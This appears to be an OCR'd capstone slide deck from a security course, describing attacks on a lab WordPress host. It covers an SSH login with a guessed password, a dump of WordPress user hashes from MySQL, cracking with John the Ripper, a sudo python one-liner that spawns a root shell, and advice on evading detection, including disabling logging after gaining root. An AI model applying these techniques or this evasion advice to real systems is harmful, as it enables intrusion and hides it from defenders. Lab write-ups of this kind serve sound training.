Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:Linux 2.6.32
Hostname:Kali

IPv4:192.168.1.110
OS:Linux
Hostname: Target 1

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

IPv4: 192.168.1.105
OS:Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Version 4.8.17 of Wordpress	Out-of-Date version, possibly insecure	Unpatched versions can have vulnerabilities that have existed for some time, identified via use of tools or scanners
Poor Password Management	Insecure choice for password by users and admins	Can be easily guessed or forced by dictionary or brute forcing attacks
Plaintext passwords for databases	Password to sensitive SQL database was not stored in a secure location and written in plain-text	Allows for intrusion to database containing sensitive materials
Unsalted hashes	Hashes without salting for extra security	Renders vulnerable to hash cracking via brute forcing or rainbow tables

Exploits Used

Exploitation: Poor Password Management

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

  The password in this exercise was michael, the same as the username, as a result a guess was made and that led to exploiting this vulnerability

- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

  Knowing the password and username allowed us to SSH into the system and gain partial access to the system in the form of a user shell

- Include a screenshot or command output illustrating the exploit.

  ssh michael@192.168.1.110

  Enter password: *Insert terrible password here*

Exploitation: Unsalted Hashes


Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

  We used the tool John the Ripper in conjunction with the Rockyou.txt wordlist

- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

  This gave us the second user Steven’s password and his user shell via SSH as well


File Actions Edit View Help
michael@target1: ~
Shell No. 2
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 119
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from wp_users;
ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	michael	PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12		0	michael
2	steven	PBk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16		0	Steven Seagull
2 rows in set (0.00 sec)
mysql> quit
Bye
michael@target1:/var/www/html/wordpress$ cd
michael@target1:~$ mysqldump -root -p wordpress --tables wp_users >
-bash: syntax error near unexpected token `newline'
michael@target1:~$ mysqldump -root -p wordpress --tables wp_users >
-bash: syntax error near unexpected token `newline'

Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

  We identified that steven had sudo privileges without needing to enter a password

- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

  We used a python command to spawn a root shell, effectively giving us root access

  sudo python -c ‘import pty; pty.spawn(“/bin/bash”)’

Avoiding Detection

Stealth Exploitation of Poor Password and SSH port 22

Monitoring Overview

- Which alerts detect this exploit? An SSH Login alert should detect this activity
- Which metrics do they measure? Monitor Port 22 for unauthorized access
- Which thresholds do they fire at? Depending on password security, triggers after 5-10 failed attempts in a minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Running SSH off a non-standard port may hide this activity
- ssh michael@192.168.1.110 -p 445 (as an example)

Stealth Exploitation of Unsalted Hashes


Monitoring Overview

- Which alerts detect this exploit? If hash cracking is done locally, a high CPU usage could be indicative of exploitation
- Which metrics do they measure? When the CPU usage is above a certain point for an extended period of time
- Which thresholds do they fire at? CPU usage more than 50% for the last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  By copying the hash to a external system and cracking it there



Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Which alerts detect this exploit? An alert for elevated access
- Which metrics do they measure? Monitor root access attempts and sudo activity
- Which thresholds do they fire at? Whenever someone uses sudo or root privileges are being used

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Disable report flagging and any logging once root access is gained, if the alerts above are in place, this may not stop them from detecting, but it will make it harder to trace the source and obfuscate the purpose of the intrusion.